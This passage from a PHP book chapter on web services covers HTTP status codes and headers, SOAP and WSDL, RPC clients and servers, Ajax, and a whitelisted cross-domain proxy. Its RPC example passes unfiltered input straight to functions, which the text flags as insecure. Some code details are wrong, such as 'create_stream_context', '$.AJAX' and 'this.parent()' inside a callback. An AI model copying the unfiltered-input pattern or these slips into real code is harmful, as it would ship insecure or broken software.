$result = file_get_contents('http://api.bitly.com/v3/shorten'
  . '?login=user&apiKey=secret'
  . '&longUrl=http%3A%2F%2Fsitepoint.com');
print_r(json_decode($result));

/* output:
stdClass Object
(
    [status_code] => 200
    [status_txt] => OK
    [data] => stdClass Object
        (
            [long_url] => http://sitepoint.com/
            [url] => http://bit.ly/qmcGU2
            [hash] => qmcGU2
            [global_hash] => 3mWynL
            [new_hash] => 0
        )

)
*/
```

This is a neat way of grabbing a basic request; however, this approach can be extended—just like the cURL and pecl_http extensions—to handle headers and other request methods. To take advantage of this, use the `$context` parameter, which accepts a valid context. Create a context using the `create_stream_context()` function; the documentation is nice and clear,[3] and shows how to set the body content, headers, and method for the stream. This approach is possibly less intuitive, but it has the advantage of being available by default on most platforms, so it's a better choice where the application needs to tolerate a number of platforms.

HTTP Status Codes

One of the headers we saw returned by cURL in the earlier examples was the status header, which showed the value `302 Found`. Every HTTP response will have a status code with it, and the codes are the first impression we get of whether the request was successful, or not, or perhaps something in between. The status codes are always

[3] http://php.net/stream_context_create

three digits, where each hundred represents a different general class of response. Table 2.2 gives an overview of common status codes.

Table 2.2. Common HTTP status codes and categories

1xx	*Information*	
2xx	*Success*	
200	OK	Everything is fine
201	Created	A resource was created
204	No Content	The request was processed, but nothing needs to be returned
3xx	*Redirect*	
301	Moved	Permanent redirect; clients should update their links
302	Found	Usually the result of a rewrite rule or similar, here is the content you asked for, but it was found somewhere different
304	Not Modified	This relates to caching and is usually used with an empty body to tell the client to use their cached version
307	Temporary Redirect	This content has moved, but not forever, so don't update your links
4xx	*Failure*	
400	Bad Request	Generic "don't understand" message from the server
401	Not Authorized	You need to supply some credentials to access this
403	Forbidden	You have supplied credentials, but do not have access rights
404	Not Found	There's nothing at this URL
406	Not Acceptable	The server cannot supply content which fits with the Accept headers in the request
5xx	*Server Error*	
500	Internal Server Error	For PHP applications, something went wrong in PHP and didn't give Apache any information about what
503	Service Unavailable	Usually a temporary error message shown by an API

When we work with APIs, we'll make a habit of checking the status code of a response.

Incorrect Status Codes in APIs

Although this chapter covers the correct theory of using status codes, it isn't at all unusual to find APIs in the real world that simply ignore this and return `200 OK` for everything. This is poor practice; however, you are likely to come across this as you integrate against third-party APIs.

As we move through this chapter, looking at publishing our own services, we'll include appropriate response headers and discuss, particularly for RESTful services, how to choose a meaningful value for the status code.

HTTP Headers

There is a vast array of HTTP headers that can be used,[4] and they differ according to the requests and responses. In this section, we'll take a look at the most common ones and the information that they carry, and see how we can read and write headers from our PHP applications. We've already seen examples of the headers in both request and response when we first introduced HTTP, but how does PHP manage these? Like this:

```
// Get the headers from $_SERVER
echo "Accept: " . $_SERVER['HTTP_ACCEPT'] . "\n";
echo "Verb: " . $_SERVER['REQUEST_METHOD'] . "\n";

// send headers to the client:
header('Content-Type: text/html; charset=utf8');
header('HTTP/1.1 404 Not Found');
```

You'll see this and similar code used throughout the examples in this chapter. We can get information about the request—including `accept` headers, and the `host`, `path`, and `GET` parameters—from the superglobal `$_SERVER`. We can return headers to the client simply using the `header()` function, which is freeform.

Superglobals in PHP

You are doubtlessly familiar with the `$_GET` and `$_POST` variables available in PHP. These are **superglobals**, which means that they are variables initialized and

[4] http://en.wikipedia.org/wiki/HTTP_headers

> populated by PHP, and available in every scope. `$_SERVER` is another example, and contains a great deal of useful information about a request.

Headers must be the *first* thing sent to a client; we can't start sending the body of a page, then realize we need to send a header! Sometimes, though, our application logic does work this way and we can be partway through a script before we know we need to send a header. For example, we'd need to be a certain way through the script to realize that a user isn't logged in and should be sent to the login page. We would redirect a user with a statement such as:

```
header('Location: login.php');
```

However, you will see an error if you call this function after any content has been returned. Ideally, we'd want to make sure that we send all headers before we send output, but sometimes that isn't easy. All is not lost, though, as we can use **output buffering** to queue up the content and let the headers go first.

Output buffering can be enabled in your PHP script using `ob_start()`, or turned on by default using the **php.ini** setting `output_buffering`. Enabling the output buffer causes PHP to start storing the output of your script rather than sending it to the client immediately. When you reach the end of your script, or if you call the `ob_flush()` function, PHP will then send the content to the client.

If you turn on output buffering and start sending output, and then later send a header, the header will be sent *before* the body when the buffer is emptied out to the client. This allows us to avoid issues where output occurs earlier in the code than a header being sent.

We already mentioned some common headers in passing, but let's have a more formal look at the headers we might use in our applications, in Table 2.3.

Table 2.3. Commonly used HTTP headers

Header	Direction	Used for
`Accept`	Request	Stating what format the client would prefer the response in
`Content-Type`	Response	Describing the format of the response
`Accept-Encoding`	Request	Indicating which encodings the client supports
`Content-Encoding`	Response	Describing the encoding of the response
`Accept-Language`	Request	Listing languages in order of preference
`Content-Language`	Response	Describing the language of the response body
`Content-Length`	Response	Size of the response body
`Set-Cookie`	Response	Sending cookie data in the response for use with later requests
`Cookie`	Request	Cookie data from earlier responses being sent with a request
`Expires`	Response	Stating until which point the content is valid
`Authorization`	Request	Accessing credentials for protected resources

This is by no means an exhaustive list, although if you'd like to see more detail, there's a great list on Wikipedia.[5] Instead, this outlines some of the headers we'll be using on a regular basis, and in particular that we'll be covering in this chapter. Web services will bring us into contact with two headers on a regular basis: `Accept` and `Content-Type`.

`Accept` and `Content-Type`

These two headers pair together, despite their unrelated names, to perform **content negotiation** between the client and the server. Content negotiation is literally negotiating over what format of content will be served in the response. To begin with, the client makes a request to the server, and includes the `Accept` header to describe what kinds of content it can understand. It's possible to specify which formats are preferred, too, as shown in this `Accept` header from Firefox:[6]

[5] http://en.wikipedia.org/wiki/HTTP_headers

[6] This is a standard accept header from Firefox 5, which is a nice example.

```
Accept: text/html,application/xhtml+xml,application/xml;➥
q=0.9,*/*;q=0.8
```

Here, we see a series of comma-separated values, and some of these also contain the semicolon and a `q` value. So what do these indicate? In fact, the formats without a `q` value are the preferred formats, so if a server can provide HTML or XHTML, it should do that. If not, we fall back to less preferred formats. The default is 1, and we decrease from there, so our next best option is to serve XML. If the server is unable to manage that either, the `*/*` indicates that it should send whatever it has, and the client will do what it can with the result.

Still with us? The `Accept` header forms part of the request header, and the server receives that, works out what format to return, and sends the response back with a `Content-Type` header. The `Content-Type` header tells the client what format the body of the request is in. We need this so that we know how to understand it! Otherwise, we'll be wondering whether to decode the JSON, parse the XML, or display the HTML. The `Content-Type` header is much simpler, since there's no need to provide a choice:

```
Content-Type: text/html
```

Content Types and Errors

As a rule, we should always return responses in the format in which they are expected. It's a common mistake to return errors from web services in HTML or some other format, when the service usually returns JSON. This is confusing for clients who may be unable to parse the result. Therefore, always be sure to return in the same format, and set the `Content-Type` headers correctly for all responses.

In general, these headers are not always well-supported or well-understood. However, they are the best way of managing content negotiation on the Web, and are recommended practice for doing so.

HTTP Verbs

When we write forms for the Web, we have a choice between the `GET` method and the `POST` method. Here's a basic form:

```
<form action="form.php" method="get">
  Name: <input type="text" name="name" />
  <input type="submit" value="Save" />
</form>
```

When we submit the form, the HTTP request that comes into the server looks like this:

```
GET /form.php?name=Lorna HTTP/1.1
User-Agent: Opera/9.80 (X11; Linux i686; U; en-GB) Presto/2.7.62➥
  Version/11.00
Host: localhost
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,➥
  image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: en-GB,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Referer: http://localhost/form.php
```

If we change the method to `POST`, the request changes subtly:

```
POST /form.php HTTP/1.1
User-Agent: Opera/9.80 (X11; Linux i686; U; en-GB) Presto/2.7.62➥
  Version/11.00
Host: localhost
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,➥
  image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: en-GB,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Referer: http://localhost/form.php
Content-Length: 10
Content-Type: application/x-www-form-urlencoded

name=Lorna
```

Instead of being on the URL, the data appears in the body of the request, with the `Content-Type` set accordingly.

Working with web services, we'll see a variety of verbs used; most of the time we're using `GET` and `POST` exactly as we do when we work with forms, and everything you already know about submitting data still stands to be useful. The other common

verbs used are in a RESTful service, where we use `GET`, `POST`, `PUT`, and `DELETE` to provide us with the ability to create, select, update, and delete data. There is more about REST later on in this chapter.

Understanding and Choosing Service Types

You'll have heard of a number of buzzwords for different types of protocol. Let's have a look at these terms and what they mean:

RPC The acronym stands for Remote Procedure Call. What we're really saying here is that an RPC service is one where you call a function and pass parameters. You'll see services described as XML-RPC or JSON-RPC to tell you what data format they use.

SOAP This once stood for Simple Object Access Protocol, but since SOAP is anything but simple, it was dropped. Nevertheless, SOAP is a tightly defined, specific subset of XML-RPC. It's a verbose XML format, and many programming languages have built-in libraries that can handle SOAP easily—including PHP, which we'll see later. SOAP services are often described by a **WSDL** (Web Service Description Language) document—a set of definitions describing a web service .

REST Unlike the previous two, REST isn't a protocol. Its exact interface and data formats are undefined; it's more of a set of design principles. REST considers every item to be a resource, and actions are performed by sending the correct verb to the URL for that resource. Keep reading, as there's a section dedicated to REST later in this chapter.

PHP and SOAP

Since PHP 5, we've had a great SOAP extension in PHP that makes both publishing and consuming SOAP services very quick and easy. To illustrate this, we'll build a service and then consume it. First, we need to create some functionality for our service to expose, so we'll make a class that does a couple of simple tasks:

chapter_03/ServiceFunctions.php

```
class ServiceFunctions
{
  public function getDisplayName($first_name, $last_name) {
```

```
    $name = '';
    $name .= strtoupper(substr($first_name, 0, 1));
    $name .= ' ' . ucfirst($last_name);
    return $name;
  }

  public function countWords($paragraph) {
    $words = preg_split('/[. ,!?;]+/',$paragraph);
    return count($words);
  }
}
```

As you can see, there's nothing particularly groundbreaking here, but it does give us some methods to call with parameters, and some return values to access, which is all we need for now. Your own examples will be much more interesting!

To make this available as a SOAP service, we'll use the following code:

```
include 'ServiceFunctions.php';
$options = array('uri' => 'http://localhost/');
$server = new SoapServer(NULL, $options);
$server->setClass('ServiceFunctions');
$server->handle();
```

Were you expecting more? This is genuinely all that's required. The `SoapServer` class simply needs to know where to find the functions that the service exposes, and the call to `handle()` tells it to go and call the relevant method. This example uses non-WSDL mode (more on WSDLs in a moment), and so we simply set the URI in the options array.

We can now consume the service with some similarly straightforward code, which makes use of the `SoapClient` class:

```
$options = array(
  'uri' => 'http://localhost',
  'location' => 'http://localhost/soap-server.php',
  'trace' => 1);
$client = new SoapClient(NULL, $options);

echo $client->getDisplayName('Joe', 'Bloggs');
```

```
/* output:
J Bloggs
*/
```

Again, this is quite short and sweet—in fact, most of the code is used to set the entries in the `$options` array! We set the URI to match the server, and specify where the location can be found. We also have the trace option enabled, which means we can use some debugging functions. We instantiate the client, and then call the functions in the `ServiceFunctions` class *exactly as if it were a local class*, despite the `SoapServer` being on a remote server and the method call actually going via a web request.

The debugging functions available to us are:

- `getLastRequest()`
- `getLastRequestHeaders()`
- `getLastResponse()`
- `getLastResponseHeaders()`

They show either the XML body or the headers of the request or response, and enable us to check that we're sending what we expected to send, as well as the format of the response before it was parsed (this is very useful for those moments where debug or unexpected output has been left in on the server side!).

Describing a SOAP Service with a WSDL

The example above used SOAP in a non-WSDL mode, but it is more common, and perhaps simpler, to use a WSDL with SOAP services. **WSDL** stands for Web Service Description Language, and it's basically a machine-readable specification. A WSDL describes at which URL a service is located, which methods are available, and what parameters each method takes.

PHP can't generate WSDLs itself, and an accurate WSDL will also include information about data types, which of course we lack in PHP. Most of the tools will take into account any PHPDocumentor comments that you add regarding data types for parameters, however, which does help. Some IDEs have built-in tools that can create

a WSDL from a PHP class; alternatively, there is a WSDL generator available from phpclasses.org.[7] Here's the WSDL for our example class:

chapter_03/wsdl.xml

```
<?xml version='1.0' encoding='UTF-8'?>
<definitions name="SimpleWSDL" targetNamespace="urn:SimpleWSDL"
xmlns:typens="urn:SimpleWSDL" xmlns:xsd="http://www.w3.org/2001/➥
  XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
xmlns="http://schemas.xmlsoap.org/wsdl/">
  <message name="countWords"><part name="paragraph"
type="xsd:anyType"></part></message>
  <message name="countWordsResponse"></message>
  <message name="getDisplayName"><part name="first_name"
type="xsd:anyType"></part><part name="last_name"
type="xsd:anyType"></part></message>
  <message name="getDisplayNameResponse"></message>
  <portType name="ServiceFunctionsPortType">
    <operation name="countWords"><input
message="typens:countWords"></input><output
message="typens:countWordsResponse"></output></operation>
    <operation name="getDisplayName"><input
message="typens:getDisplayName"></input><output
message="typens:getDisplayNameResponse"></output></operation>
  </portType>
  <binding name="ServiceFunctionsBinding"
type="typens:ServiceFunctionsPortType"><soap:binding style="rpc"
transport="http://schemas.xmlsoap.org/soap/http"></soap:binding>
    <operation name="countWords">
      <soap:operation soapAction="urn:ServiceFunctionsAction">➥
        </soap:operation>
      <input><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></input>
      <output><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></output>
    </operation>
    <operation name="getDisplayName">
      <soap:operation soapAction="urn:ServiceFunctionsAction">➥
```

[7] http://www.phpclasses.org/php2wsdl

```
        </soap:operation>
      <input><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></input>
      <output><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></output>
    </operation>
  </binding>
  <service name="SimpleWSDLService">
    <port name="ServiceFunctionsPort"
binding="typens:ServiceFunctionsBinding"><soap:address location=➥
  "http://localhost/soap-
server.php"></soap:address></port>
  </service>
</definitions>
```

As you can see, this is very definitely aimed at a target audience of machines, rather than humans. Happily, the tools can generate the WSDL for us, and we can use this to publish our service. In WSDL mode, we can create a client even more quickly:

```
ini_set('soap.wsdl_cache_enabled', 0);
$client = new SoapClient('http://localhost/wsdl');
```

Then we can go on and call the functions against `SoapClient` exactly as before. With the WSDL, however, we have some additional functions. The `SoapClient` object is aware of the functions available and which parameters can be passed; this means that it can check we are sending sensible requests before we even send them. There's also a method, `__getFunctions()`, which can tell us which methods are available on the remote service. We'd call that using this piece of code:

```
$functions = $client->__getFunctions();
var_dump($functions);
```

The `SoapClient` reads the WSDL, and gives us information about the functions in this service in a format that's more useful to us than the raw WSDL XML.

Debugging HTTP

Now that we've seen one type of service, it seems like a good time to look at some tools and strategies for working with HTTP, and troubleshooting web services if we need to.

Using Logging to Gather Information

It's common practice to debug a web application by adding some `echo` and `print_r` statements into the code, and observing the output. This becomes trickier when we work with web services because we're serving prescriptive data formats that will become invalid if we add unexpected output into them. To diagnose issues when we serve APIs, it's better to log errors, using a process along these lines:

1. Add `error_log()` entries (or framework-specific error logging, as appropriate) into your server code.
2. Make a call to the web service, either from PHP or simply using cURL.
3. Check the log files to view the debugging output you added.

Tailing Log Files

It's rather tedious to keep repeating the above process, but it can be made easier if you **tail** the log file. This means leaving the file open and viewed, so that all new entries to the file appear on screen. On a Unix-based system, you can achieve this with the command: `tail -f <logfile>`.

Using this technique, you can check variables and monitor progress of your web server script without breaking the format of the output returned.

Inspecting HTTP Traffic

This strategy is one of our favorites; the idea is that we have a look at the request and response messages without making any changes to the application code. There are two main tools that are commonly used: Wireshark[8] and Charles Proxy.[9] Although they work in different ways, both perform the basic function of showing us the requests that we send and receive.

[8] http://www.wireshark.org/
[9] http://www.charlesproxy.com

This allows us to observe that the request is well-formed and includes all the values that we expected. We can also see the response, check headers and status code, and verify that the content of the body makes sense. It is often at this stage that the plain-text error message can be spotted!

The main advantage of these approaches is that we do not make changes to any part of the application in order to add debugging. When we observe a problem, we start inspecting traffic, and simply repeat the same request again.

Inspecting Traffic on Remote Servers

We mentioned the tool Wireshark, which works by taking a copy of the data that goes over your network card. This is convenient if you're making requests from a laptop machine, but not so useful on a server. However, Wireshark can also understand the output of the program `tcpdump`, so you can capture traffic on the server and then use Wireshark to view it in an approachable way.

RPC Services

As stated earlier, RPC stands for Remote Procedure Call, which is to say it's a service where we call a function on a remote machine. RPC services can often be lightweight and simple to work with. As developers, we're all accustomed to calling functions, passing in parameters, and getting a return value back. RPC services follow exactly this pattern, and so they are a familiar way of using web services, even for developers with no prior experience.

We've already seen some examples involving SOAP; SOAP is actually a special case of an XML-RPC service. The service has a single endpoint, and we direct a function call to it, supplying any parameters that we need to. RPC services can use any kind of data format, and are in general quite loosely specified. They're a good choice when the features to be exposed over the service are function-based, such as when an existing library is to be exposed for use over HTTP.

Consuming an RPC Service: Flickr Example

Flickr has a great set of web services, and here we'll make some calls to its XML-RPC service as an example of how to integrate against this, or a service like it. The

documentation for Flickr's API is thorough;[10] we'll now look specifically at its method to get a list of photos from a group.

First of all, we'll prepare the XML to send. This includes the name of the function we'll call, and the names and values of the parameters we're going to pass. Here, we're using the elePHPant pool on Flickr as an example:

```
<?xml version="1.0"?>
<methodCall>
  <methodName>flickr.groups.pools.getphotos</methodName>
  <params>
    <param>
      <value>
        <struct>
          <member>
            <name>api_key</name>
            <value>secret-key</value>
          </member>
          <member>
            <name>group_id</name>
            <value>610963@N20</value>
          </member>
          <member>
            <name>per_page</name>
            <value>5</value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
```

We hope this is easy enough to follow, with the `methodName` to say which method we're calling and then various `params` added to the call. If you have an account on Flickr, you can get an API key from your account page.

All calls to the Flickr API are done via `POST`, so we can use this call to pass the XML to Flickr. With the XML stored in the variable `$xml`, here's an example of making the call and pulling the data out of the resulting response:

[10] http://www.flickr.com/services/api/flickr.groups.pools.getPhotos.html

```
$url = 'http://api.flickr.com/services/xmlrpc/';
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $xml);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);

$response = curl_exec($ch);
$responsexml = new SimpleXMLElement($response);

$photosxml = new SimpleXMLElement(
  (string)$responsexml->params->param->value->string);
print_r($photosxml);
```

There are a few things going on here, but we'll walk through the script and examine each piece. First, we initialize a initialize a cURL handle to point to Flickr's API also specify that this will be a `POST` request, that the data to post is in `$xml`, and that the response should be returned rather than echoed.

Then we make the call to the web service, and since we'll have an XML response, we immediately create a `SimpleXMLElement` from the response. The `SimpleXMLElement` parses the resulting XML into a structure we can easily use, so we can retrieve the main part of the response that we're interested in. Every child element of a `SimpleXMLElement` is also a `SimpleXMLElement`, but here we want to just use the XML string, so we cast it to a string.

Finally, we parse the XML we retrieved from the web service response. When we inspect it with `print_r()`, we find that there's a `SimpleXMLElement` containing one item with all the data fields as attributes. So for the names of the photos, we can do this:

```
foreach($photosxml->photo as $photo) {
  echo $photo['title'] . "\n";
}
```

Note the use of array notation for the attributes of the `SimpleXMLElement` rather than object notation, which is used to fetch the children of an object.

Building an RPC Service

We can build a very simple RPC service quite fast. Remember the class that we used for our SOAP example? Here it is again:

```
class ServiceFunctions
{
  public function getDisplayName($first_name, $last_name) {
    $name = '';
    $name .= strtoupper(substr($first_name, 0, 1));
    $name .= ' ' . ucfirst($last_name);
    return $name;
  }

  public function countWords($paragraph) {
    $words = preg_split('/[. ,!?;]+/',$paragraph);
    return count($words);
  }
}
```

For an RPC service, we need users to say which method they want to call, so let's require an incoming parameter method. For simplicity, we'll assume that users want a JSON response. So here's a simple **index.php** example for this service:

chapter_03/index.php

```
require 'servicefunctions.php';

if(isset($_GET['method'])) {
  switch($_GET['method']) {
    case 'countWords':
      $response = ServiceFunctions::countWords($_GET['words']);
      break;
    case 'getDisplayName':
      $response = ServiceFunctions::getdisplayName➥
        ($_GET['first_name'], $_GET['last_name']);
      break;
    default:
      $response = "Unknown Method";
      break;
  }
} else {
  $response = "Unknown Method";
}
```

```
header('Content-Type: application/json');
echo json_encode($response);
```

This illustrates the point that web services are *not* rocket science rather well! We simply take the method parameter, and if it's a value we were expecting, call the method in the `ServiceFunctions` class accordingly. Once we've done that, or we receive an error message, we format the output as JSON and return it.

Having the output formatting as the last item in the script means that it would be simple to refactor this section to return different formats in response to the user's `Accept` header or an incoming format parameter. A good API will support different outputs, and a structure similar to this—where even error messages all go through the same output process—is a great me of achieving the flexibility to encode the output in different ways.

APIs and Security

One of the most striking points about this code sample is the use of `$_GET` variables as parameters to functions without any security additions at all. This is purely to keep the example simple; however, it would be very risky to publish code like this on a public API! Security for APIs is exactly the same as for any other application. Filter your input, escape your output, and check Chapter 3 for more information on this topic.

To consume these methods over the API, we can simply request the following URLs:

```
http://localhost/json-rpc.php?method=getdisplayName&first_name=➥
     Jane&last_name=Doe
// outputs: "J Doe"

http://localhost/json-rpc.php?method=countWords&words=➥
     Mary%20had%20a%20little%20lamb
// outputs: 5
```

Notice that we are URL-encoding our parameters when we pass these into the service. Our RPC example uses `GET` requests. These are simple to form and test, and easy to understand. Since our examples are so tiny, it's a perfectly good choice. Many RPC

services use `POST` data, and this is a better choice when working with larger data sets, as there's a limit on the size that a URL can be, and this differs between systems.

The main point to note is that RPC is quite a loose umbrella term, and you will implement the service differently—depending on who or what will be using the service, and on the data that needs to be transmitted.

Ajax and Web Services

Most of the time we think of Ajax as a nice little tool we can use to dynamically fill in bits of data without reloading the page. Sometimes you'll return XML (rarely), while at other times you'll return JSON (sometimes); a lot of the time you will simply return HTML snippets to plug directly into the page.

When we pair Ajax with an API, we can take our nice little tool and turn it into an integral part of our site's architecture; this is an example of the SOA we covered in the section called "Service-oriented Architecture". When we build an API for our users to access our site's data, there's no reason why that same site shouldn't use Ajax to retrieve data using that very same API.

Beware the Same Origin Policy

All browsers implement a security feature called the **Same Origin Policy**. This is a security feature that stops Ajax requests being performed against a domain other than the one used by the website. For example, from johnsfarmwidgets.org you cannot use Ajax to directly hit twitter.com to pull in your tweets. In order to get around this, you can implement a proxy script; there's an example showing how to do this in the next section.

Let's look at an event calendar as an example. First, we'll create a small table that indicates upon which days of the month events occur:

chapter_03/calendar_table.php

```
<!-- Set an ID of calendar -->
<table id="calendar" cellpadding="0" cellspacing="0">
  <tr>
    <!-- Show the current Month -->
    <th colspan="7">May 2011</th>
  </tr>
```

```
<tr>
  <!-- Days of the Week -->
  <th>S</th>
  <th>M</th>
  <th>T</th>
  <th>W</th>
  <th>T</th>
  <th>F</th>
  <th>S</th>
</tr>
<!-- Days -->
<tr>
  <td>1</td>
  <td>2</td>
  <td>3</td>
  <td>
    <!-- Link to each event on the appropriate day -->
    <a href="/events/189">4</a>
  </td>
  <td>5</td>
  <td>6</td>
  <td><a href="/events/194">7</a></td>
</tr>
<tr>
  <td>8</td>
  <td>9</td>
  <td><a href="/events/234">10</a></td>
  <td>11</td>
  <td>12</td>
  <td>13</td>
  <td>14</td>
</tr>
<tr>
  <td>15</td>
  <td>16</td>
  <td>17</td>
  <td>18</td>
  <td>19</td>
  <td><a href="/events/300">20</a></td>
  <td>21</td>
</tr>
<tr>
  <td>22</td>
  <td>23</td>
  <td>24</td>
```

```
    <td>25</td>
    <td>26</td>
    <td>27</td>
    <td>28</td>
  </tr>
  <tr>
    <td>29</td>
    <td>30</td>
    <td><a href="/events/1337">31</a></td>
    <td colspan="4">
        <!-- Fill in the leftover days with blanks -->
    </td>
  </tr>
</table>
```

Nothing too exciting here, right? Users can just click the link and go to a page with relevant information for the event. This table, with some CSS help, is depicted in Figure 2.2.




Figure 2.2. Our table transformed

However, with just a little sprinkling of JavaScript, using Ajax and our API, we can enhance the experience for our users greatly.

Progressive Enhancement

Progressive enhancement is a technique for ensuring your pages are accessible. By using a real table with real links that go to real pages with real relevant data—and then using JavaScript to turn those links into Ajax requests—we can ensure that even a user without JavaScript turned on (perhaps a person using a screen reader, or a search bot) can still reach the relevant content.

In this code, after the document has finished loading (and therefore our table markup is ready to be manipulated), we simply attach an `onclick` event that will perform an Ajax request to the link's `href` value; because of content negotiation, it returns a JSON data structure instead of the full HTML page. We can then show the resulting JSON data in a tooltip. This allows our users to quickly review many events without reloading the page.

One such JSON response might be:

```
{title: "Davey Shafik's Birthday!", date: "May 31st 2011"}
```

In this example, we're using the jQuery library; however, you can achieve the same with almost any JavaScript library, or with plain JavaScript:

chapter_03/calendar_js.php

```
<script type="text/javascript">
  // Wait till the document has loaded
  $(function() {
    // For all anchors inside our table cells, add an onclick event
    $('#calendar td a').click(
      function (event) {
        // Stop the link from triggering
        event.preventDefault();
        // Stop the body click from triggering
        event.stopPropagation();

        // Remove existing tooltips:
        $('#calendar td div').remove();

        // Create a simple container for our data
        var tooltip = $('<div/>').css("position", "absolute").➥
          addClass('tooltip');
```

```
        // Perform the AJAX request to the anchors link
        $.AJAX({
          url: this.href,
          success: function(data) {
            // On success, add the data inside our tooltip
            tooltip.append("<p><b>Event:</b> " + data.title +➥
              "<br /> <b>Date:</b> " +data.date+ "</p>");

            // Add the tooltip to the table cell
            this.parent().append(tooltip);
          }
        });
      }
    );

    // Add an onclick to the body to remove existing tooltips so➥
      the user can move on by clicking anywhere
    $('body').click(function() {
      $('#calendar td div').remove();
    });
  });
</script>
```

Clicking on a date will update the page to look as it does in Figure 2.3.

Figure 2.3. Updated table with birthday event in a tooltip

Reusing your own public API makes a lot of sense, for a number of reasons:

- ensures that your API is easy to use, and returns sensible, usable data
- avoids duplication of code
- provides consumers of your public API with a working example

Cross-domain Requests

One of the common problems when trying to use Ajax is that the browser will prohibit you from making requests to any domain other than the one from which the request is made—the Same Origin Policy. There are many ways to get around this, such as using `iframes` or pulling in JSON using dynamically generated `<script>` tags with a remote server as the `src`; however, the most robust and secure is the use of a server-side proxy that's hosted on the same domain which the Ajax request is being made from. This proxy script will accept the request and forward it to the remote server, and then return the result to the browser.

An added benefit to the proxy is that you can transform the result from the remote service into a data structure that better suits your needs; for example, convert XML into JSON.

Beware Security Risks!

The most common security risk associated with the cross-domain proxy is failing to limit which remote servers the requests can be made to. This allows an attacker to pull in content code from their own servers that contains malicious code, or in some other way damages the server and/or its users.

So what does this proxy script look like? Big and scary, right? Wrong. Well, maybe a little:

chapter_03/proxy.php *(excerpt)*

```
// An array of allowed hosts with their HTTP protocol (i.e. http➥
  or https) and returned mimetype
$allowed_hosts = array(
                  'api.bit.ly' => array(
                      "protocol" => "http",
                      "mimetype" => "application/json",
                      "args" => array(
```

```
                        "login" => "user",
                        "apiKey" => "secret",
                    )
                )
            );

// Check if the requested host is allowed, PATH_INFO starts with a /
$requested_host = parse_url("http:/" .$_SERVER['PATH_INFO'],➥
  PHP_URL_HOST);
if (!isset($allowed_hosts[$requested_host])) {
  // Send a 403 Forbidden HTTP status code and exit
  header("Status: 403 Forbidden");
  exit;
}

// Create the final URL
$url = $allowed_hosts[$requested_host]['protocol'] . '://' .➥
  $_SERVER['PATH_INFO'];
if (!empty($_SERVER['QUERY_STRING'])) {
  // Construct the GET args from those passed in and the default
  $url .= '?' .http_build_query($_GET + ($allowed_hosts➥
    [$requested_host]['args']) ?: array());
}

// Instantiate curl
$curl = curl_init($url);

// Check if request is a POST, and attach the POST data
if ($_SERVER['REQUEST_METHOD'] == "POST") {
  $data = http_build_query($_POST);
  curl_setopt ($curl, CURLOPT_POST, true);
  curl_setopt ($curl, CURLOPT_POSTFIELDS, $data);
}

// Don't return HTTP headers. Do return the contents of the call
curl_setopt($curl, CURLOPT_HEADER, false);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);

// Make the call
$response = curl_exec($curl);

// Relay unsuccessful responses
$status = curl_getinfo($curl, CURLINFO_HTTP_CODE);
if ($status >= "400") {
  header("Status: 500 Internal Server Error");
```

```
}

// Set the Content-Type appropriately
header("Content-Type: " .$allowed_hosts[$requested_host]➥
  ['mimetype']);

// Output the response
echo $response;

// Shutdown curl
curl_close($curl);
```

This proxy allows us to whitelist allowed domains, in this case api.bit.ly, as well as specify the API's protocol (HTTP or HTTPS) and default arguments, such as our private *`login`* and *`apiKey`* arguments. This way, they're not publicly visible in our JavaScript source.

Assuming this script is in your webroot as **proxy.php**, you can now simply send an Ajax request to **/proxy.php/api.bit.ly/v3/shorten?longUrl=URL** and receive the bit.ly API response. In this example, we're going to shorten the user's website URL after they enter it into a form:

chapter_03/proxy.php *(excerpt)*

```
<script type="text/javascript">
function shortenWebsiteURL(url) {
  $.AJAX(
    url: "/proxy.php/api.bit.ly/v3/shorten",
    data: {longUrl: url},
    success: function(data) {
      $('input#website').attr('value', data.url);
    }
  );
}
</script>
```

As with the earlier cURL request, the API responds with a JSON value in this way:

```
{ "status_code": 200, "status_txt": "OK", "data": { "long_url":➥
  "http:\/\/lornajane.net\/", "url":
"http:\/\/bit.ly\/nMO2pD", "hash": "nMO2pD", "global_hash":➥
  "glZgTN", "new_hash": 1 } }
```

Of course, you can also build this into your existing MVC systems and take advantage of the routing there, allowing you to use a URL such as /proxy/api.bit.ly/v3/shorten.

As you can see, with just a little bit of effort, JavaScript (specifically Ajax) and APIs get along spectacularly well. Whether you use it to access your own APIs or those of some third party, you can enhance your site's experience with ease.

